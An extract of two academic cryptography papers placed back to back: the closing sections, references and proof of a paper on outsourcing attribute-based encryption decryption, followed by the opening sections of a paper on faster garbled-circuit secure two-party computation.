A note on policy complexity. The reader might assume that 50- or 100-component policies are rare in practice. In fact, we observed that it is relatively easy to arrive at highly complex policies in typical use cases. This is particularly true when using policies that contain integer comparison operators, *e.g.,* "AGE $<$ 30". The libfenc library implements integer comparison operators using the technique of Bethencourt et al. [7]: prior to encryption, each comparison operator is converted into a boolean policy circuit composed of OR and AND gates, and the resulting policy is applied to the ciphertext. Comparing an attribute to a fixed n-bit integer adds approximately n components to the policy. For example, without special optimizations, a restriction window involving a Unix time value ($x <$ KEY_CREATION_TIME $< y$) increases the policy size by approximately 64 components.

[17] We conducted our experiments on the CPA-secure version of our scheme. The primary performance differences in the RCCA version are an extra exponentiation in $\mathbb{G}_T$ and some additional bytes.

Operation	local-only *(sec)*	local+web *(sec/kb)*	proxy *(sec/kb)*	proxy+web *(sec/kb)*
New proxy instantiation	·	·	93.4 sec	93.4 sec
Restart existing proxy instance	·	·	45 sec	45 sec
Generate & set 70-element transform key	·	·	2.9 sec	2.9 sec
Decryption:				
((DOCTOR OR NURSE) AND INSTITUTION)	1.1s	1.2s/1.1k	.2s/1.4k	.2s/0.4k
(DOCTOR AND TIME > 1262325600 AND TIME < 1267423200)	17.3s	17.3s/22.8k	1.2s/23.2k	1.2s/0.4k

Figure 9: Some average performance results for the proxy-enhanced iHealthEHR application running on our iPhone 3G. From left to right, "local-only" indicates device-local decryption and storage of ciphertexts, "local+web" indicates that ciphertexts were downloaded from a web server and decrypted at the device. "proxy" indicates local ciphertext storage with proxy outsourcing. "proxy+web" indicates that ciphertexts were obtained from the web *via* the proxy. Where relevant we provide both timings *and* total bandwidth transferred (up+down) from the device. Note that proxy launch times exhibit some variability depending on factors outside of our control.

6.2 Performance: Mobile Example

To validate our ideas in a real application, we incorporated outsourcing into the iPhone viewer component of iHealthEHR [3], an experimental system for distributing Electronic Health Records (EHRs). Since EHRs can contain highly sensitive data, iHealthEHR uses CP-ABE to perform end-to-end encryption of records from the origination point to the viewing device. Distinct ciphertext policies may be applied to each node in an individual's health record (e.g., to admit special permissions for psychiatric records). iHealthEHR supports both local and cloud-based storage of records.

We modified the iPhone application to remotely instantiate our outsourcing proxy on startup, using a "small" server instance within Amazon's storage cloud.[18] In our experiments we found that the first EC2 instantiation required anywhere from 1-3 minutes, presumably depending on the system's load. However, once the proxy was launched, it could be left running indefinitely and shared by many different users with different TKs, or — when not in use — paused and brought back to full operation in as little as 30 seconds (with an average closer to 45 seconds). During this startup interval we set the application to locally process all decryption operations. Once the proxy signaled its availability, the application pushed a TK to it via HTTP, and outsourced all further decryption operations.

To evaluate the performance implications, we conducted experiments on the system with outsourcing enabled and disabled, considering four likely usage scenarios. In the first scenario (local-only), we conducted device-local decryption on ciphertexts stored locally in the device's Flash memory. In the second scenario (local+web) we downloaded ciphertexts from a web server, then decrypted them locally at the device. In the third scenario (proxy), we stored ciphertexts locally and then *uploaded* them to the proxy for transformation. In the final scenario (proxy+web) ciphertexts were retrieved from a web server by the proxy, then Transformed before being sent to the device. In each case we measured the time required to decrypt, along with the total bandwidth transmitted and received by the device (excepting the local-only case, which did not employ the network connection). The results are summarized in Figure 9.

[18] According to Amazon's documentation, a small EC2 instance provides "the equivalent CPU capacity of a 1.0-1.2 GHz 2007 Opteron or 2007 Xeon processor" and 1.7GB of RAM, at a cost of USD $0.085/hr. [1].

7 Hardening ABE Implementations

Thus far we described outsourcing solely as a means to improve decryption *performance*. In certain cases outsourcing can also be used to enhance security. By way of motivation, we observe that ABE implementations tend to be relatively complex compared to implementations of other public-key encryption schemes. For example, libfenc's policy handling components alone comprise nearly 3,000 lines of C code, excluding library dependencies. It has been observed that the number of vulnerabilities in a software product tends to increase in proportion to the code's complexity [34].

It is common for designers to mitigate software issues by sandboxing vulnerable processes *e.g.,* [33], or through techniques that isolate security-sensitive functions within a process [32]. McCune *et al.* recently proposed TrustVisor [31], a specialized hypervisor designed to protect and isolate security-sensitive "Pieces of Application Logic" (PALs) from less sensitive code.

We propose outsourcing as a tool to harden ABE implementations in platforms with code isolation. For example, in a system equipped with TrustVisor, implementers can embed the relatively simple key generation and Decrypt_{out} routines in security-sensitive code (*e.g.,* a TrustVisor PAL) and use outsourcing to push the remaining calculations into non-sensitive code. This not

only reduces the size of the sensitive code base, it also simplifies parameter validation for the PAL (since the partially-decrypted ABE ciphertext is substantially less complex than the original). We refer to this technique as "self-outsourcing" and note that it can also be used in systems containing hardware security modules (*e.g.,* cryptographic smart cards). Moreover, based on our experiments of Section 6, we estimate that this approach will have a minimal impact on performance.

Acknowledgments

We thank the anonymous reviewers for their helpful comments.

References

[1] Amazon EC2 FAQs. `http://aws.amazon.com/ec2/faqs/`, November 2010.

[2] Michel Abdalla, Mihir Bellare, Dario Catalano, Eike Kiltz, Tadayoshi Kohno, Tanja Lange, John Malone-Lee, Gregory Neven, Pascal Paillier, and Haixia Shi. Searchable encryption revisited: Consistency properties, relation to anonymous ibe, and extensions. In *CRYPTO*, pages 205–222, 2005.

[3] Joseph A. Akinyele, Christoph U. Lehmann, Matthew Green, Matthew W. Pagano, Zachary N. J. Peterson, and Aviel D. Rubin. Self-protecting electronic medical records using Attribute-Based Encryption. Cryptology ePrint Archive, Report 2010/565, 2010. Available from `http://eprint.iacr.org/`.

[4] Giuseppe Ateniese, Kevin Fu, Matthew Green, and Susan Hohenberger. Improved proxy re-encryption schemes with applications to secure distributed storage. In *NDSS*, pages 29–43, 2005.

[5] Amos Beimel. *Secure Schemes for Secret Sharing and Key Distribution*. PhD thesis, Israel Institute of Technology, Technion, Haifa, Israel, 1996.

[6] John Bethencourt. Ciphertext-policy attribute-based encryption library. Available from `http://acsc.cs.utexas.edu/cpabe`, May 2010.

[7] John Bethencourt, Amit Sahai, and Brent Waters. Ciphertext-policy attribute-based encryption. In *IEEE Symposium on Security and Privacy*, pages 321–334, 2007.

[8] Matt Blaze, Gerrit Bleumer, and Martin Strauss. Divertible protocols and atomic proxy cryptography. In *EUROCRYPT*, pages 127–144, 1998.

[9] Dan Boneh and Xavier Boyen. Efficient selective-id secure identity-based encryption without random oracles. In *EUROCRYPT*, pages 223–238, 2004.

[10] Dan Boneh, Giovanni Di Crescenzo, Rafail Ostrovsky, and Giuseppe Persiano. Public key encryption with keyword search. In *EUROCRYPT*, pages 506–522, 2004.

[11] Dan Boneh, Amit Sahai, and Brent Waters. Functional encryption: Definitions and challenges. In *TCC*, pages 253–273, 2011.

[12] Dan Boneh and Brent Waters. Conjunctive, subset, and range queries on encrypted data. In *TCC*, pages 535–554, 2007.

[13] Ran Canetti, Hugo Krawczyk, and Jesper Buus Nielsen. Relaxing chosen-ciphertext security. In *CRYPTO*, pages 565–582, 2003.

[14] Melissa Chase. Multi-authority attribute based encryption. In *TCC*, pages 515–534, 2007.

[15] Melissa Chase and Sherman S. M. Chow. Improving privacy and security in multi-authority attribute-based encryption. In *ACM Conference on Computer and Communications Security*, pages 121–130, 2009.

[16] Benoît Chevallier-Mames, Jean-Sébastien Coron, Noel McCullagh, David Naccache, and Michael Scott. Secure delegation of elliptic-curve pairing. In *CARDIS*, pages 24–35, 2010.

[17] Kai-Min Chung, Yael Kalai, and Salil P. Vadhan. Improved delegation of computation using fully homomorphic encryption. In *CRYPTO*, pages 483–501, 2010.

[18] Eiichiro Fujisaki and Tatsuaki Okamoto. Secure integration of asymmetric and symmetric encryption schemes. In *CRYPTO '99*, volume 1666, pages 537–554, 1999.

[19] Taher El Gamal. A public key cryptosystem and a signature scheme based on discrete logarithms. In *CRYPTO*, pages 10–18, 1984.

[20] Rosario Gennaro, Craig Gentry, and Bryan Parno. Non-interactive verifiable computing: Outsourcing computation to untrusted workers. In *CRYPTO*, pages 465–482, 2010.

[21] Craig Gentry. Fully homomorphic encryption using ideal lattices. In *STOC*, pages 169–178, 2009.

[22] Craig Gentry and Shai Halevi. Implementing Gentry's fully-homomorphic encryption scheme. In *EUROCRYPT*, pages 129–148, 2011.

[23] Vipul Goyal, Abishek Jain, Omkant Pandey, and Amit Sahai. Bounded ciphertext policy attribute-based encryption. In *ICALP*, pages 579–591, 2008.

[24] Vipul Goyal, Omkant Pandey, Amit Sahai, and Brent Waters. Attribute-based encryption for fine-grained access control of encrypted data. In *ACM Conference on Computer and Communications Security*, pages 89–98, 2006.

[25] Matthew Green, Ayo Akinyele, and Michael Rushanan. libfenc: The Functional Encryption Library. Available from `http://code.google.com/p/libfenc`.

[26] Matthew Green, Susan Hohenberger, and Brent Waters. Outsourcing the decryption of ABE ciphertexts, 2011. The full version of this paper is available from the Cryptology ePrint Archive.

[27] Jonathan Katz, Amit Sahai, and Brent Waters. Predicate encryption supporting disjunctions, polynomial equations, and inner products. In *EUROCRYPT*, pages 146–162, 2008.

[28] Allison Lewko, Tatsuaki Okamoto, Amit Sahai, Katsuyuki Takashima, and Brent Waters. Fully secure functional encryption: Attribute-based encryption and (hierarchical) inner product encryption. In *EUROCRYPT*, pages 62–91, 2010.

[29] Allison Lewko, Yannis Rouselakis, and Brent Waters. Achieving leakage resilience through dual system encryption. In *TCC*, pages 70–88, 2011.

[30] Ben Lynn. The Stanford Pairing Based Crypto Library. Available from `http://crypto.stanford.edu/pbc`.

[31] Jonathan M. McCune, Yanlin Li, Ning Qu, Zongwei Zhou, Anupam Datta, Virgil D. Gligor, and Adrian Perrig. TrustVisor: Efficient TCB Reduction and Attestation. In *IEEE Symposium on Security and Privacy*, pages 143–158, May 2010.

[32] Jonathan M. McCune, Bryan Parno, Adrian Perrig, Michael K. Reiter, and Arvind Seshadri. Minimal tcb code execution (extended abstract). In *IEEE Symposium on Security and Privacy*, pages 267–272, 2007.

[33] Elinor Mills. Chrome OS security: 'Sandboxing' and auto updates. eWeek., 2009.

[34] Subhas C. Misra and Virendra C. Bhavsar. Relationships between selected software measures and latent bug-density: guidelines for improving quality. In *ICCSA'03*, pages 724–732, 2003.

[35] Tatsuaki Okamoto and Katsuyuki Takashima. Fully secure functional encryption with general relations from the decisional linear assumption. In *CRYPTO*, pages 191–208, 2010.

[36] Rafail Ostrovsky, Amit Sahai, and Brent Waters. Attribute-based encryption with non-monotonic access structures. In *ACM Conference on Computer and Communications Security*, pages 195–203, 2007.

[37] Matthew Pirretti, Patrick Traynor, Patrick McDaniel, and Brent Waters. Secure attribute-based systems. In *ACM Conference on Computer and Communications Security*, pages 99–112, 2006.

[38] Amit Sahai and Brent Waters. Fuzzy identity-based encryption. In *EUROCRYPT*, pages 457–473, 2005.

[39] Elaine Shi, John Bethencourt, Hubert T.-H. Chan, Dawn Xiaodong Song, and Adrian Perrig. Multi-dimensional range query over encrypted data. In *IEEE Symposium on Security and Privacy*, pages 350–364, 2007.

[40] The OpenSSL Project v1.0. OpenSSL: The open source toolkit for SSL/TLS. `www.openssl.org`, April 2010.

[41] Brent Waters. Dual system encryption: Realizing fully secure IBE and HIBE under simple assumptions. In *CRYPTO*, pages 619–636, 2009.

[42] Brent Waters. Ciphertext-policy attribute-based encryption: An expressive, efficient, and provably secure realization. In *PKC*, pages 53–70, 2011.

A Proof of Theorem 3.2

Proof. Suppose there exists a polynomial-time adversary $\mathscr{A}$ that can attack our scheme in the selective RCCA-security model for outsourcing with advantage ε. We build a simulator $\mathscr{B}$ that can attack the Waters scheme of [42, Appendix C] in the selective CPA-security model with advantage ε minus a negligible amount. In [42] the Waters scheme is proven secure under the decisional q-parallel BDHE assumption.

Init. The simulator $\mathscr{B}$ runs $\mathscr{A}$. $\mathscr{A}$ chooses the challenge access structure (M^*, ρ^*), which $\mathscr{B}$ passes on to the Waters challenger as the structure on which it wishes to be challenged.

Setup. The simulator $\mathscr{B}$ obtains the Waters public parameters $\text{PK} = g, e(g,g)^{\alpha}, g^{a}$ and a description of the hash function F. It sends these to $\mathscr{A}$ as the public parameters.

Phase 1. The simulator $\mathscr{B}$ initializes empty tables T, T_1, T_2, an empty set D and an integer $j = 0$. It answers the adversary's queries as follows:

- Random Oracle Hash $H_1(R, \mathscr{M})$: If there is an entry $(R, \mathscr{M}, s)$ in T_1, return s. Otherwise, choose a random $s \in \mathbb{Z}_p$, record $(R, \mathscr{M}, s)$ in T_1 and return s.
- Random Oracle Hash $H_2(R)$: If there is an entry (R, r) in T_2, return r. Otherwise, choose a random $r \in \{0,1\}^k$, record (R, r) in T_2 and return r.
- Create((S)): $\mathscr{B}$ sets $j := j + 1$. It now proceeds one of two ways.
  - If S satisfies (M^*, ρ^*), then it chooses a "fake" transformation key as follows: choose a random $d \in \mathbb{Z}_p$ and run $\text{KeyGen}((d, \text{PK}), S)$ to obtain SK'. Set $\text{TK} = \text{SK}'$ and set $\text{SK} = (d, \text{TK})$. Note that the pair (d, TK) is not well-formed, but that TK is properly distributed if d was replaced by the unknown value $z = \alpha/d$.
  - Otherwise, it calls the Waters key generation oracle on S to obtain the key $\text{SK}' = (\text{PK}, K', L', \{K'_x\}_{x \in S})$. (Recall that in the non-outsourcing CP-ABE game, the Create and Corrupt functionalities are combined in one oracle.) The algorithm chooses a random value $z \in \mathbb{Z}_p$ and sets the transformation key TK as $(\text{PK}, \quad K = K'^{1/z}, L = L'^{1/z}, \quad \{K_x\}_{x \in S} = \{K'^{1/z}_x\}_{x \in S})$ and the private key as (z, TK).

  Finally, store $(j, S, \text{SK}, \text{TK})$ in table T and return TK to $\mathscr{A}$.
- Corrupt(i): $\mathscr{A}$ cannot ask to corrupt any key corresponding to the challenge structure (M^*, ρ^*). If there exists an ith entry in table T, then $\mathscr{B}$ obtains the entry $(i, S, \text{SK}, \text{TK})$ and sets $D := D \cup \{S\}$. It then returns SK to $\mathscr{A}$, or $\perp$ if no such entry exists.
- Decrypt(i, CT): Without loss of generality, we assume that all ciphertexts input to this oracle are already partially decrypted. Recall that both $\mathscr{B}$ and $\mathscr{A}$ have access to the TK values for all keys created, so either can execute the transformation operation. Let $\text{CT} = (C_0, C_1, C_2)$ be associated with structure (M, ρ). Obtain the record $(i, S, \text{SK}, \text{TK})$ from table T. If it is not there or $S \notin (M, \rho)$, return $\perp$ to $\mathscr{A}$.
  If key i does not satisfy the challenge structure (M^*, ρ^*), proceed as follows:
  1. Parse $\text{SK} = (z, \text{TK})$. Compute $R = C_0 / C_2^z$.
  2. Obtain the records $(R, \mathscr{M}_i, s_i)$ from table T_1. If none exist, return $\perp$ to $\mathscr{A}$.
  3. If in this set, there exists indices $y \neq x$ such that $(R, \mathscr{M}_y, s_y)$ and $(R, \mathscr{M}_x, s_x)$ are in table T_1, $\mathscr{M}_y \neq \mathscr{M}_x$ and $s_y = s_x$, then $\mathscr{B}$ aborts the simulation.
  4. Otherwise, obtain the record (R, r) from table T_2. If it does not exist, $\mathscr{B}$ outputs $\perp$.
  5. For each i, test if $C_0 = R \cdot e(g,g)^{\alpha s_i}$, $C_1 = \mathscr{M}_i \oplus r$ and $C_2 = e(g,g)^{\alpha s_i / z}$.
  6. If there is an i that passes the above test, output the message $\mathscr{M}_i$; otherwise, output $\perp$. (Note: at most one value of s_i, and thereby one index i, can satisfy the third check of the above test.)

  If key i does satisfy the challenge structure (M^*, ρ^*), proceed as follows:
  1. Parse $\text{SK} = (d, \text{TK})$. Compute $\beta = C_2^{1/d}$.
  2. For each record $(R_i, \mathscr{M}_i, s_i)$ in table T_1, test if $\beta = e(g,g)^{s_i}$.
  3. If zero matches are found, $\mathscr{B}$ outputs $\perp$ to $\mathscr{A}$.
  4. If more than one matches are found, $\mathscr{B}$ aborts the simulation.
  5. Otherwise, let $(R, \mathscr{M}, s)$ be the sole match. Obtain the record (R, r) from table T_2. If it does not exist, $\mathscr{B}$ outputs $\perp$.
  6. Test if $C_0 = R \cdot e(g,g)^{\alpha s}$, $C_1 = \mathscr{M} \oplus r$ and $C_2 = e(g,g)^{ds}$.
  7. If all tests pass, output $\mathscr{M}$; else, output $\perp$.

Challenge. Eventually, $\mathscr{A}$ submits a message pair $(\mathscr{M}_0^*, \mathscr{M}_1^*) \in \{0,1\}^{2 \times k}$. $\mathscr{B}$ acts as follows:

1. $\mathscr{B}$ chooses random "messages" $(\mathscr{R}_0, \mathscr{R}_1) \in \mathbb{G}_T^2$ and passes them on to the Waters challenger to obtain a ciphertext $\text{CT} = (C, C', \{C_i\}_{i \in [1,\ell]})$ under (M^*, ρ^*).
2. $\mathscr{B}$ chooses a random value $C'' \in \{0,1\}^k$.
3. $\mathscr{B}$ sends to $\mathscr{A}$ the challenge ciphertext $\text{CT}^* = (C, C', C'', \{C_i\}_{i \in [1,\ell]})$.

Phase 2. The simulator $\mathscr{B}$ continues to answer queries as in Phase 1, except that if the response to a Decrypt query would be either $\mathscr{M}_0^*$ or $\mathscr{M}_1^*$, then $\mathscr{B}$ responds with the message **test** instead.

Guess. Eventually, $\mathscr{A}$ must either output a bit or abort, either way $\mathscr{B}$ ignores it. Next, $\mathscr{B}$ searches through tables T_1 and T_2 to see if the values $\mathscr{R}_0$ or $\mathscr{R}_1$ appear as the first element of any entry (i.e., that $\mathscr{A}$ issued a query of the form $H_1(\mathscr{R}_i, \cdot)$ or $H_2(\mathscr{R}_i)$.) If neither or both values appear, $\mathscr{B}$ outputs a random bit as its guess. If only value $\mathscr{R}_b$ appears, then $\mathscr{B}$ outputs b as its guess.

This ends the description of the simulation. Due to space limitations, our analysis of this simulation appears in the full version of this work [26].

□

Faster Secure Two-Party Computation Using Garbled Circuits

Yan Huang David Evans
University of Virginia

Jonathan Katz
University of Maryland

Lior Malka
Intel[*]

http://MightBeEvil.org

Abstract

Secure two-party computation enables two parties to evaluate a function cooperatively without revealing to either party anything beyond the function's output. The *garbled-circuit technique*, a generic approach to secure two-party computation for semi-honest participants, was developed by Yao in the 1980s, but has been viewed as being of limited practical significance due to its inefficiency. We demonstrate several techniques for improving the running time and memory requirements of the garbled-circuit technique, resulting in an implementation of generic secure two-party computation that is significantly faster than any previously reported while also scaling to arbitrarily large circuits. We validate our approach by demonstrating secure computation of circuits with over 10^9 gates at a rate of roughly 10 μs per garbled gate, and showing order-of-magnitude improvements over the best previous privacy-preserving protocols for computing Hamming distance, Levenshtein distance, Smith-Waterman genome alignment, and AES.

1 Introduction

Secure two-party computation enables two parties to evaluate an arbitrary function of both of their inputs without revealing anything to either party beyond the output of the function. We focus here on the *semi-honest setting*, where parties are assumed to follow the protocol but may then attempt to learn information from the protocol transcript (see further discussion in Section 1.2).

There are two main approaches to constructing protocols for secure computation. The first approach exploits specific properties of f to design special-purpose protocols that are, presumably, more efficient than those that would result from generic techniques. A disadvantage of this approach is that each function-specific protocol must be designed, implemented, and proved secure.

The second approach relies on completeness theorems for secure computation [7, 8, 34] which give protocols for computing *any* function f starting from a Boolean-circuit representation of f. This generic approach to secure computation has traditionally been viewed as being of theoretical interest only since the protocols that result require several symmetric-key operations per gate of the circuit being executed and the circuit corresponding to even a very simple function can be quite large.

Beginning with Fairplay [22], several implementations of generic secure two-party computation have been developed in the past few years [11, 21, 27] and used to build privacy-preserving protocols for various functions (e.g., [4, 13, 16, 26, 29]). Fairplay and its successors demonstrated that Yao's technique could be implemented to run in a reasonable amount of time for small circuits, but left the impression that generic protocols for secure computation could not scale to handle large circuits or input sizes or compete with special-purpose protocols for functions of practical interest. Indeed, some previous works have explicitly rejected garbled-circuit solutions due to memory exhaustion [16, 26].

The thesis of our work is that design decisions made by Fairplay, and followed in subsequent work, led researchers to severely underestimate the applicability of generic secure computation. We show that protocols constructed using Yao's garbled-circuit technique can *outperform* special-purpose protocols for several functions.

1.1 Contributions

We show a general method for implementing privacy-preserving applications using garbled circuits that is both faster and more scalable than previous approaches. Our improvements are of two types: we improve the efficiency and scalability of garbled circuit execution itself, and we provide a flexible framework that allows programmers to optimize various aspects of the circuit for computing a given function.

[*]Work done while at the University of Maryland.

	Hamming Distance (900 bits)		**Levenshtein Distance**		**AES**	
	Online Time	Overall Time	Overall Time†	Overall Time‡	Online Time	Overall Time
Best Previous	0.310 s [26]	213 s [26]	92.4 s	534 s	0.4 s [11]	3.3 s [11]
Our Results	0.019 s	0.051 s	4.1 s	18.4 s	0.008 s	0.2 s
Speedup	16.3	4176	22.5	29	50	16.5

Table 1: Performance comparisons for several privacy-preserving applications.

† Inputs are 100-character strings over an 8-bit alphabet. The best previous protocol is the circuit-based protocol of [16].

‡ Inputs are 200-character strings over an 8-bit alphabet. The best previous protocol is the main protocol of [16].

Garbled-circuit execution. In previous garbled-circuit implementations including Fairplay, the garbled circuit (whose length is several hundreds bits per binary gate) is fully generated and loaded in memory before circuit evaluation starts. This impacts both the efficiency of the resulting implementation and severely limits its scalability. We observe that it is unnecessary to generate and store the entire garbled circuit at once. By topologically sorting the gates of the circuit and pipelining the process of circuit generation and evaluation we can significantly improve overall efficiency and scalability. Our implementation never stores the entire garbled circuit, thereby allowing it to scale to effectively an unlimited number of gates using a nearly constant amount of memory.

We also employ all known optimizations, including the "free XOR" technique [18], garbled-row reduction [27], and oblivious-transfer extension [14]. Section 2 provides cryptographic background and explains the protocol and optimizations we use.

Programming framework. Developing and debugging privacy-preserving applications using existing compilers is tedious, cumbersome, and slow. For example, it takes several hours for Fairplay to compile an AES program written in SFDL, even on a computer with 40 GB of memory. Moreover, the high-level programming abstraction provided by Fairplay and other tools for secure computation obscures important opportunities for generating more compact circuits. Although this design decision stems from the worthy goal of providing a high-level programming interface for secure computation, it is severely detrimental to performance. In particular, existing compilers (1) automatically garble the entire circuit, even when portions of the circuit can be computed locally without compromising privacy; (2) use more gates than necessary, since they always use the maximum number of bits needed for a particular variable, even when the number of bits needed at some intermediate stage might be significantly lower; (3) miss important opportunities to replace general gates with XOR gates (which can be garbled "for free" [18]); and (4) miss opportunities to use special-purpose (e.g., multiple input/output) gates that may be more efficient than binary gates. TASTY [11] provides a bit more control, by allowing the programmer to decide when to use depth-2 arithmetic circuits (which can be computed using homomorphic encryption) rather than Boolean circuits. However, this is not enough to support many important circuit optimizations and there are limited places where using homomorphic encryption improves performance over an efficient garbled-circuit implementation.

We present a new method and supporting framework for generating efficient protocols for secure two-party computation. Our method enables programmers to generate a secure protocol computing some function f from an existing (insecure) implementation of f, while providing enough control over the circuit design to enable key optimizations to be employed. Our approach allows users to write their programs using a combination of high-level and circuit-level Java code. Programmers need to be able to design Boolean circuits, but do not need to be cryptographic experts. Our framework enables circuits to be built and evaluated modularly. Hence, even very complex circuits can be generated, evaluated, and debugged. This also provides the programmer with opportunities to introduce important circuit-level optimizations. Although we hope that such optimizations can eventually be done automatically by sophisticated compilers, our emphasis here is on providing a framework that makes it easy to implement privacy-preserving applications. Section 3 provides details about our implementation and efficiency improvements.

Results. We explore applications of our framework to several problems considered in prior work including secure computation of Hamming distance (Section 4) and Levenshtein (edit) distance (Section 5), privacy-preserving genome alignment using the Smith-Waterman algorithm (Section 6), and secure evaluation of the AES block cipher (Section 7). As summarized in Table 1, our implementation yields privacy-preserving protocols that are an order of magnitude more efficient than prior work, in some cases beating even special-purpose protocols designed (and claimed) to be more efficient than what could be obtained using a generic approach.[1]

[1] Results for the Smith-Waterman algorithm are not included in the table since there is no prior work for meaningful comparison, as we discuss in Section 6.

1.2 Threat Model

In this work we adopt the *semi-honest* (also known as *honest-but-curious*) threat model, where parties are assumed to follow the protocol but may attempt to learn additional information about the other party's input from the protocol transcript. Although this is a very weak security model, it is a standard security model for secure computation, and we refer the reader to Goldreich's text [7] for details.

Studying protocols in the semi-honest setting is relevant for two reasons:

- There may be instances where a semi-honest threat model is appropriate: (1) when parties are legitimately trusted but are prevented from divulging information for legal reasons, or want to protect against future break-ins; or (2) where it would be difficult for parties to change the software without being detected, either because software attestation is used or due to internal controls in place (for example, when parties represent corporations or government agencies).
- Protocols for the semi-honest setting are an important first step toward constructing protocols with stronger security guarantees. There exist generic ways of modifying the garbled-circuit approach to give covert security [1] or full security against malicious adversaries [19, 20, 25, 30].

Further, our implementation could be modified easily so as to give meaningful privacy guarantees even against malicious adversaries. Specifically, consider a setting in which only one party P_2 (the circuit evaluator; see Section 2.1) receives output, and the protocol is implemented not to reveal to the other party P_1 anything about the output (including whether or not the protocol completed successfully). If an oblivious-transfer protocol with security against *malicious* adversaries is used (see Section 2.2), our implementation achieves full security against a malicious P_2 and privacy against a malicious P_1. In particular, neither party learns anything about the other party's inputs beyond what P_2 can infer about P_1's input from the revealed output. Understanding how much private information the output itself leaks is an important and challenging problem, but outside the scope of this paper.

Note that this usage of our protocols provides privacy, but does not provide any correctness guarantees. A malicious generator could construct a circuit that produces an incorrect result without detection. Hence, this approach is insufficient for scenarios where the circuit generator may be motivated to trick the evaluator by producing an incorrect result. Such scenarios would require further defenses, including mechanisms to prevent parties from lying about their inputs. Many interesting privacy-preserving applications do have the properties needed for our approach to be effective. Namely, (1) both parties have a motivation to produce the correct result, and (2) only one party needs to receive the output. Examples include financial fraud detection (banks cooperate to detect fraudulent accounts), personalized medicine (a patient and drug company cooperate to determine the best treatment), and privacy-preserving face recognition.

2 Cryptographic Background

This section briefly introduces the cryptographic tools we use: garbled circuits and oblivious transfer. We adapt and implement protocols from the literature, and therefore do not include proofs of security in this work. The protocol we implement can be proven secure based on the decisional Diffie-Hellman assumption in the random oracle model [2].

2.1 Garbled Circuits

Garbled circuits allow two parties holding inputs x and y, respectively, to evaluate an arbitrary function $f(x,y)$ without leaking any information about their inputs beyond what is implied by the function output. The basic idea is that one party (the garbled-circuit *generator*) prepares an "encrypted" version of a circuit computing f; the second party (the garbled-circuit *evaluator*) then obliviously computes the output of the circuit without learning any intermediate values.

Starting with a Boolean circuit for f (which both parties fix in advance), the circuit generator associates two random cryptographic keys w_i^0, w_i^1 with each wire i of the circuit (w_i^0 encodes a 0-bit and w_i^1 encodes a 1-bit). Then, for each binary gate g of the circuit with input wires i, j and output wire k, the generator computes ciphertexts

$$\mathrm{Enc}^k_{w_i^{b_i}, w_j^{b_j}}\left(w_k^{g(b_i,b_j)}\right)$$

for all inputs $b_i, b_j \in \{0,1\}$. (See Section 3.4 for details about the encryption used.) The resulting four ciphertexts, in random order, constitute a *garbled gate*. The collection of all garbled gates forms the garbled circuit that is sent to the evaluator. In addition, the generator reveals the mappings from output-wire keys to bits.

The evaluator must also obtain the appropriate keys (that is, the keys corresponding to each party's actual input) for the input wires. The generator can simply send $w_1^{x_1}, \ldots, w_n^{x_n}$, the keys that correspond to its own input where each $w_i^{x_i}$ corresponds to the generator's i^{th} input bit. The parties use *oblivious transfer* (see Section 2.2) to enable the evaluator to obliviously obtain the input-wire keys corresponding to its own inputs.

Given keys w_i, w_j associated with both input wires i, j of some garbled gate, the evaluator can compute a key for the output wire of that gate by decrypting the appropriate ciphertext. As described, this requires up to four decryptions per garbled gate, only one of which will succeed. Using standard techniques [22], the construction can be modified so a single decryption suffices. Thus, given one key for each input wire of the circuit, the evaluator can compute a key for each output wire of the circuit. Given the mappings from output-wire keys to bits (provided by the generator), this allows the evaluator to compute the actual output of f. If desired, the evaluator can then send this output back to the circuit generator (as noted in Section 1.2, sending the output back to the generator is a privacy risk unless the semi-honest model can be imposed through some other mechanism).

Optimizations. Several optimizations can be applied to the standard garbled circuits protocol, all of which we use in our implementation. Kolensikov and Schneider [18] introduce a technique that eliminates the need to garble XOR gates (so XOR gates become "free", incurring no communication or cryptographic operations). Pinkas et al. [27] proposed a technique to reduce the size of a garbled table from four to three ciphertexts, thus saving 25% of network bandwidth.[2]

2.2 Oblivious Transfer

One-out-of-two oblivious transfer (OT_1^2) [5, 28] is a crucial component of the garbled-circuit approach. An OT_1^2 protocol allows a *sender*, holding strings w^0, w^1, to transfer to a receiver, holding a selection bit b, exactly one of the inputs w^b; the receiver learns nothing about w^{1-b}, and the sender does not learn b. Oblivious transfer has been studied extensively, and several protocols are known. In our implementation we use the Naor-Pinkas protocol [24], secure in the semi-honest setting. We also use *oblivious-transfer extension* [14] which can achieve a virtually unlimited number of oblivious transfers at the cost of (essentially) k executions of OT_1^2 (where k is a statistical security parameter) plus a marginal cost of a few symmetric-key operations per additional OT. In our implementation, the time for computing the "base" $k = 80$ oblivious transfers is about 0.6 seconds, while the on-line time for each additional OT_1^2 is roughly 15 μs.

For completeness, we note that there are known oblivious-transfer protocols with stronger security properties [10], as well as techniques for oblivious-transfer extension that are secure against malicious adversaries [9]. These could easily be integrated with our implementation to provide the stronger privacy properties for situations where the result does not go back to the circuit generator as discussed in Section 1.2.

[2] A second proposed optimization reduces the size by approximately 50%, but cannot be combined with the free-XOR technique.

3 Implementation Overview

Our implementation allows programmers to construct protocols in a high-level language while providing enough control over the circuit design to enable efficient implementations. The source code for the system and all the applications described in this paper are available under an open-source license from http://MightBeEvil.org. Our code base is very small: the main framework is about 1500 lines of Java code, and a circuit library (see Section 3.3) contains an additional 700 lines of code. The main features of our framework that enable efficient protocols are its support for pipelined circuit execution (Section 3.1) and the optimizations enabled by its circuit-level representation that allow developers to minimize the number of garbled gates needed (Section 3.2). Section 3 describes our circuit library and how a programmer defines a new circuit component. Section 3.4 describes implementation parameters used in our experiments.

3.1 Pipelined Circuit Execution

The primary limitation of previous garbled-circuit implementations is the memory required to store the entire circuit in memory. There is no need, however, for either the circuit generator or evaluator to ever hold the entire circuit in memory. The circuit generation and evaluation processes can be overlapped in time (pipelined), eliminating the need to ever store the entire garbled circuit in memory as well as the need for the circuit generator to delay transmission until the entire garbled circuit is ready. In our framework, the processing of the garbled gates is pipelined to avoid the need to store the entire circuit and to improve the running time. This is automated by our framework, so a user only needs to construct the desired circuit.

At the beginning of the evaluation both the circuit generator and the circuit evaluator instantiate the circuit structure, which is known to both of them and is fairly small since it can reuse components just like a non-garbled circuit. When the protocol is executed, the generator transmits garbled gates over the network as they are produced, in an order defined by the circuit structure. As the client receives the garbled gates, it associates them with the corresponding gate of the circuit. Note that the order of generating and evaluating the circuit does not depend on the parties' inputs (indeed, it cannot since that would leak information about those inputs), so there is no overhead required to keep the two parties synchronized.

